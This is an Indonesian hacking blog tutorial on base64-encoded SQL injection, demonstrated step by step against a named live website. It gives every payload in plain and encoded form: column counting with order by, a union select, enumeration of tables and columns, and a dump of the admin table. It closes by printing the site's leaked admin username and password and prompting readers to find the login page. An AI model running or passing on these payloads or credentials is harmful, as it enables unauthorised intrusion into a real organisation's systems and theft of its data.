Tutorial Url Base64 Encoded SQL Injection
Oke kali ini saya akan share tutorial base64 SQL Injection. Tutorialnya cukup mudah sebenarnya, hanya butuh kesabaran. langsung saja kita mulai. Bahan-bahan yang diperlukan adalah Browser Mozilla Firefox yang sudah terinstall Hackbar. yang belum punya Hackbar bisa download disini :
Download Hackbar | Mozilla Add ons
Oke langsung ke tutorial.
Target saya kali ini adalah

- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=MTM=
Decode menjadi
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=13
Cara decode gimana ? Lihat gambar
kasih tanda petik satu dibelakang angka menjadi

- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**13′**
Encode dulu pakai Hackbar, jadi
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**MTMn**
Lihat gambar :
Langkah selanjutnya, sama seperti injeksi biasa hanya url diencode seperti diatas. Pakai perintah order by untuk mencari error.
Mulai dari
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**13 order by 1 —**
jangan lupa di encode menjadi :
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**MTMgb3JkZXIgYnkgMS0t**
Lihat gambar :

Hasilnya normal. cari lagi sampai ketemu error.
Langsung cek order by 100
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**13 order by 100– –**
Encode pakai hackbar menjadi :
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**MTMgb3JkZXIgYnkgMTAwLS0gLQ==**
Sampai order by 100 ternyata masih normal. Tenang, ada cara baypassnya 😀

Tambahkan tanda petik (‘) setelah angka 13 .
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**13′ order by 100– –**
Encode menjadi :
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**MTMnIG9yZGVyIGJ5IDEwMC0tIC0=**
Hasilnya , error. No record found :p
Langkah selanjutnya, nyari jumlah column di webnya :D. Langsung order by 10
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=13′ order by 10– –
Jangan lupa diencode
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=MTMnIG9yZGVyIGJ5IDEwLS0gLQ==
Hasilnya normal.
Coba 12
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=13′ order by 12– –
Jangan lupa di encode
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=MTMnIG9yZGVyIGJ5IDEyLS0gLQ==
 Error. Berarti jumlahnya antara 10-12.
Coba 11.
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=13′ order by 11– –
encode
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=MTMnIG9yZGVyIGJ5IDExLS0gLQ==

hasilnya normal. Berarti jumlah kolomnya ada 11.
Langkah selanjutnya, cari angka ajaib :v
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=-13′ union select 1,2,3,4,5,6,7,8,9,10,11– –
Encode dulu kakak
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=LTEzJyB1bmlvbiBzZWxlY3QgMSwyLDMsNCw1LDYsNyw4LDksMTAsMTEtLSAt
 Nah keluar tuh angka maho nya 2 sama 3.
Kita pilih salahsatu untuk melihat table. Disini saya pakai 2.
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**-13′ union select 1,group_concat(table_name),3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()– –**
Encode dulu
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**LTEzJyB1bmlvbiBzZWxlY3QgMSxncm91cF9jb25jYXQodGFibGVfbmFtZSksMyw0LDUsNiw3LDgsOSwxMCwxMSBmcm9tIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMgd2hlcmUgdGFibGVfc2NoZW1hPWRhdGFiYXNlKCktLSAt**

Nah muncul tu nama nama table nya. Pilih yang berhubungan dengan admin yaitu admin_table .
Convert dulu ke bentuk HEX. Di Hackbar udah ada kok. Klik menu Encoding – HEX Encoding – String to 00ff00ff
Lihat gambar :

admin_table ketika diconvert menjadi 61646d696e5f7461626c65
Jangan lupa tambahkan 0x didepannya sehingga menjadi 0x61646d696e5f7461626c65
Sekarang waktunya melihat isi dari admin_table
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**-13′ union select 1,group_concat(column_name),3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name=0x61646d696e5f7461626c65 — –**
Encode
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**LTEzJyB1bmlvbiBzZWxlY3QgMSxncm91cF9jb25jYXQoY29sdW1uX25hbWUpLDMsNCw1LDYsNyw4LDksMTAsMTEgZnJvbSBpbmZvcm1hdGlvbl9zY2hlbWEuY29sdW1ucyB3aGVyZSB0YWJsZV9uYW1lPTB4NjE2NDZkNjk2ZTVmNzQ2MTYyNmM2NSAtLSAt**

nah keluar tuh nama table nya username sama password . Tinggal dump data :*
Caranya ?
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**-13′ union select 1,group_concat(username,0x3a,password),3,4,5,6,7,8,9,10,11 from admin_table– –**
Encode dulu
- http://www.londonfencingclub.co.uk/pictures\_detail.php?id=**LTEzJyB1bmlvbiBzZWxlY3QgMSxncm91cF9jb25jYXQodXNlcm5hbWUsMHgzYSxwYXNzd29yZCksMyw0LDUsNiw3LDgsOSwxMCwxMSBmcm9tIGFkbWluX3RhYmxlLS0gLQ==**

- username = salle
- password = moloko
Nah tinggal cari tuh admin loginnya. Cari sendiri :v Intinya, ya seperti inilah Tutorial Base64 SQL Injection. Sama seperti SQLi manual, hanya saja query nya harus kita convert ke base64. Sekian tutorial kali ini. Semoga bermanfaat 😀
Thanks to Bebyyers404 buat live target nya 🙂
Copyright 2013 Nabilaholic404 – Madura Cyber

Komentar